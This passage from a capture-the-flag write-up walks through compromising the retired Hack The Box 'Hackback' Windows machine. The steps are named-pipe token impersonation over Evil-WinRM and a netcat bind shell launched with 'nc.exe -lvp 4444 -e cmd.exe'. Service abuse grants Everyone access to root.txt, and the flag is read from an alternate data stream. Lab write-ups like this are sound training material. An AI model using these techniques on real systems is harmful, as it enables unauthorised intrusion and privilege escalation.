51. Be patient proxychains can take up to 15 minutes to create the user Hacker. See below.

- #pwn\_proxychains\_HTB\_HackBack\_windows

```
Evil-WinRM PS C:\util\scripts> echo [Main] > clean.ini
[proxychains] Strict chain ... 127.0.0.1:1234 ... 127.0.0.1:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:1234 ... 127.0.0.1:5985 ... OK
Evil-WinRM PS C:\util\scripts> echo LifeTime=100 >> clean.ini
[proxychains] Strict chain ... 127.0.0.1:1234 ... 127.0.0.1:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:1234 ... 127.0.0.1:5985 ... OK
Evil-WinRM PS C:\util\scripts> echo LogFile=\\.\pipe\dummyspice >> clean.ini
[proxychains] Strict chain ... 127.0.0.1:1234 ... 127.0.0.1:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:1234 ... 127.0.0.1:5985 ... OK
Evil-WinRM PS C:\util\scripts> echo Directory=c:\inetpub\logs\logfile >> clean.ini
[proxychains] Strict chain ... 127.0.0.1:1234 ... 127.0.0.1:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:1234 ... 127.0.0.1:5985 ... OK
Evil-WinRM PS C:\util\scripts> \Windows\System32\spool\drivers\color\impersonate.ps1
[proxychains] Strict chain ... 127.0.0.1:1234 ... 127.0.0.1:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:1234 ... 127.0.0.1:5985 ... OK
Waiting for connection on namedpipe:dummyspice
[proxychains] Strict chain ... 127.0.0.1:1234 ... 127.0.0.1:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:1234 ... 127.0.0.1:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:1234 ... 127.0.0.1:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:1234 ... 127.0.0.1:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:1234 ... 127.0.0.1:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:1234 ... 127.0.0.1:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:1234 ... 127.0.0.1:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:1234 ... 127.0.0.1:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:1234 ... 127.0.0.1:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:1234 ... 127.0.0.1:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:1234 ... 127.0.0.1:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:1234 ... 127.0.0.1:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:1234 ... 127.0.0.1:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:1234 ... 127.0.0.1:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:1234 ... 127.0.0.1:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:1234 ... 127.0.0.1:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:1234 ... 127.0.0.1:5985 ... OK
ImpersonateNamedPipeClient: 1
user=HACKBACK\hacker
OpenThreadToken:True
True
CreateProcessWithToken: False 1058
[proxychains] Strict chain ... 127.0.0.1:1234 ... 127.0.0.1:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:1234 ... 127.0.0.1:5985 ... OK
Evil-WinRM PS C:\util\scripts>
```

52. Now we can impersonate the username hacker.

```
1. *Evil-WinRM* PS C:\util\scripts> net user
[proxychains] Strict chain ... 127.0.0.1:1234 ... 127.0.0.1:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:1234 ... 127.0.0.1:5985 ... OK

Administrator DefaultAccount Guest
hacker simple WDAGUtilityAccount
www-data
```

```
2. *Evil-WinRM* PS C:\util\scripts> netsh advfirewall show currentprofile
Firewall Policy BlockInbound,BlockOutbound
```

53. **Savitar wants to create a bat file with netcat in it but not a `reverse shell` because that would be blocked. Instead it would create a `bind shell`**

```
1. C:\Windows\System32\spool\drivers\color\nc.exe -lvp 4444 -e cmd.exe
2. save it to foo.bat
3. > cp /home/haxor/hackthebox/eternally_bored/nc64.exe nc.exe
4. *Evil-WinRM* PS C:\Windows\System32\spool\drivers\color> upload /home/haxor/hackthebox/hackback/nc.exe
Info: Uploading /home/haxor/hackthebox/hackback/nc.exe to C:\Windows\System32\spool\drivers\color\nc.exe
[proxychains] Strict chain ... 127.0.0.1:1234 ... 127.0.0.1:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:1234 ... 127.0.0.1:5985 ... OK
Data: 60360 bytes of 60360 bytes copied
Info: Upload successful!
5. *Evil-WinRM* PS C:\Windows\System32\spool\drivers\color> upload /home/haxor/hackthebox/hackback/haxor.bat
```

54. **Upload everything again with edited `haxor.bat` file and edited `impersonate.ps1`**

```
1. *Evil-WinRM* PS C:\Windows\System32\spool\drivers\color> upload /home/haxor/hackthebox/hackback/haxor.bat
2. *Evil-WinRM* PS C:\Windows\System32\spool\drivers\color> upload
/home/haxor/hackthebox/hackback/impersonate.ps1
3. *Evil-WinRM* PS C:\Windows\System32\spool\drivers\color> upload /home/haxor/hackthebox/hackback/nc.exe
4. The edit done to impersonate.ps1 is the following
> jbat impersonate.ps1 | grep -A4 "$user"
###we are impersonating the user, everything we do before RevertToSelf is done on behalf that user
echo "user=$user "
copy C:\Windows\System32\spool\drivers\color\haxor.bat C:\util\scripts\spool\haxor.bat
5. The inside of the bat file is "C:\Windows\System32\spool\drivers\color\nc.exe -lvp 4444 -e cmd.exe" remove
double quotes.
```

55. **Check `clean.ini` to make sure dummypipe still there and then execute `impersonate.ps1` again.**

```
1. *Evil-WinRM* PS C:\Windows\System32\spool\drivers\color>
C:\Windows\System32\spool\drivers\color\impersonate.ps1
[proxychains] Strict chain ... 127.0.0.1:1234 ... 127.0.0.1:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:1234 ... 127.0.0.1:5985 ... OK
Waiting for connection on namedpipe:dummypipe
[proxychains] Strict chain ... 127.0.0.1:1234 ... 127.0.0.1:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:1234 ... 127.0.0.1:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:1234 ... 127.0.0.1:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:1234 ... 127.0.0.1:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:1234 ... 127.0.0.1:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:1234 ... 127.0.0.1:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:1234 ... 127.0.0.1:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:1234 ... 127.0.0.1:5985 ... OK
ImpersonateNamedPipeClient: 1
user=HACKBACK\hacker
OpenThreadToken:True
True
CreateProcessWithToken: False 1058
2. SUCCESS
```

56. **So, now we should be able to connect locally to the bind shell that was created with the execution of the `haxor.bat` or `foo.bat` whatever you called the bat file.**

```
1. $ proxychains rlwrap nc 127.0.0.1 4444
2. SUCCESS
3. > proxychains rlwrap nc 127.0.0.1 4444
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/libproxychains4.so
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain ... 127.0.0.1:1234 ... 127.0.0.1:4444 ... OK
Microsoft Windows [Version 10.0.17763.292]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
2. C:\Windows\system32>whoami
whoami
hackback\hacker
```

## User Flag

57. **We grab the user flag as hacker**



```
1. C:\Windows\system32>type C:\Users\hacker\Desktop\user.txt
type C:\Users\hacker\Desktop\user.txt
922449f8e39c2fb4a8c0ff68d1e99cfe
```

58. S4vitar does the curl 6666 help thing again

```
1. curl -s -X GET "http://10.10.10.128:6666/help"
2. ▸ curl -s -X GET "http://10.10.10.128:6666/help"
"hello,proc,whoami,list,info,services,netsat,ipconfig"
3. ▸ curl -s -X GET "http://10.10.10.128:6666/services"
4. ▸ curl -s -X GET "http://10.10.10.128:6666/services" | grep "\"name\"" | tr -d '"' | tr -d ',' | sed "s/^[
\t]*/" | tr '[A-Z]' '[a-z]' | sort -k 2 -u > hackback_services
5. This will list all the services in a cleaned up file.
```

59. Enumerating + colon name glitch leads to reading of root.txt. See Time Stamp: 02:47:00

```
1. You can see any alternative data stream files with the following command.
2. C:\Windows\system32> dir /r /s
3. C:\Windows\system32>reg query HKLM\SYSTEM\CurrentControlSet\Services\userlogger
4. Description REG_SZ This service is responsible for logging user activity
5. C:\Windows\system32>sc stop userlogger
sc stop userlogger
[SC] ControlService FAILED 1062:
```

The service has not been started.

```
4. C:\Windows\system32>sc start userlogger
sc start userlogger
```

```
SERVICE_NAME: userlogger
 TYPE : 10 WIN32_OWN_PROCESS
 STATE : 2 START_PENDING
 (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
 WIN32_EXIT_CODE : 0 (0x0)
 SERVICE_EXIT_CODE : 0 (0x0)
 CHECKPOINT : 0x0
 WAIT_HINT : 0x7d0
 PID : 4148
 FLAGS :
```

```
5. C:\>sc start userlogger C:\test.txt
6. C:\>type test.txt.log
7. C:\>icacls test.txt.log
icacls test.txt.log
test.txt.log Everyone:(F) <<< Everyone Full Access!
```

Successfully processed 1 files; Failed processing 0 files

7. Lets try this again. If it works we should be able to try this on root.txt because this has something to do with Alternate Data Streams.

```
8. C:\>sc start userlogger C:\pwn3d.txt: 🗑️ ⚡️ 💀 💀 💀
```

9. We just created a file anyone can execute by adding the colon at the end.

```
10. 12/20/2023 07:27 AM 0 pwn3d.txt
```


```
11. SUCCESS
```

```
12. C:\>icacls pwn3d.txt
```

```
icacls pwn3d.txt
pwn3d.txt Everyone:(F)
```

Successfully processed 1 files; Failed processing 0 files

```
13. C:\>more < C:\Users\Administrator\Desktop\root.txt
more < C:\Users\Administrator\Desktop\root.txt
```







14. WTF is this shit! See below.


PWNED Root Flag. It is an *alternate data stream*

60. The part where Savitar talks about ADS alternative data stream to get `root.txt` to display is at the *Time Stamp:* `02:48:41`

```
1. C:\Windows\Temp\test> echo "hello there!" > test.txt
2. C:\Windows\Temp\test> type test.txt
hello there!
3. C:\Windows\Temp\test> echo goodbye > test.txt:alternate_data_stream.txt
4. use "dir /r /s" to list these ADS files
5. C:\Windows\Temp\test> more < test.txt:alternate_data_stream.txt
6. That will show you the contents of the file.
7. So that is the POC
8. Now lets view the root.txt flag with this knowledge
9. Time Stamp at exactly 02:48:41
10. C:\> more < C:\users\Administrator\Desktop\root.txt:flag.txt
Cannot access file C:\users\Administrator\Desktop\root.txt
11. C:\>icaccls C:\users\Administrator\Desktop\root.txt
Access is denied.
12. C:\> sc stop userlogger
13. C:\> sc start userlogger C:\Users\Administrator\Desktop\root.txt:
SERVICE_NAME: userlogger
 TYPE : 10 WIN32_OWN_PROCESS
 <snip>
 FLAGS :
14. C:\> icacals C:\users\Administrator\Desktop\root.txt
EVERYONE:(F) <<< Everyone now has access to the root.txt file, but it is hidden by ADS see below
15. C:\>more < C:\users\Administrator\Desktop\root.txt
Donkey see above. Need to add :flag.txt
16. C:\>more < C:\users\Administrator\Desktop\root.txt:flag.txt
more < C:\users\Administrator\Desktop\root.txt:flag.txt
6d29b069d4de8eed1a2f1e62f7d02515
```



# Hackback has been Pwned!

Congratulations  **quadamage**, best of luck in capturing flags ahead!

#409	20 Dec 2023	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE

OK

SHARE

Pwn3d!